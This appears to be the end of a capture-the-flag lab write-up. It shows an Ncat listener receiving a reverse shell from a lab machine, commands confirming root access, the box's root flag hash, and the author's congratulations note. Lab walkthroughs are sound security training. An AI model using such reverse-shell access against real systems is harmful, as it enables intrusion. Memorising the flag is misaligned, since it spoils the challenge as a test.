Ncat: Listening on :::442
Ncat: Listening on 0.0.0.0:442
Ncat: Connection from 192.168.56.130.
Ncat: Connection from 192.168.56.130:49294.
id
uid=0(root) gid=0(root) groups=0(root)
uname -a
Linux ubuntu 4.18.0-15-generic #16~18.04.1-Ubuntu SMP Thu Feb 7 14:06:04 UTC 2019 x86_64 x86_64 x86
_64 GNU/Linux
```

cat root/root.txt

3ca33b8158d9dee5c35a7d6d793c7fd5



```
cat root.txt
Congratulations on getting the root shell!
Tell me what do you think about this box at my twitter, @yunaranyancat
```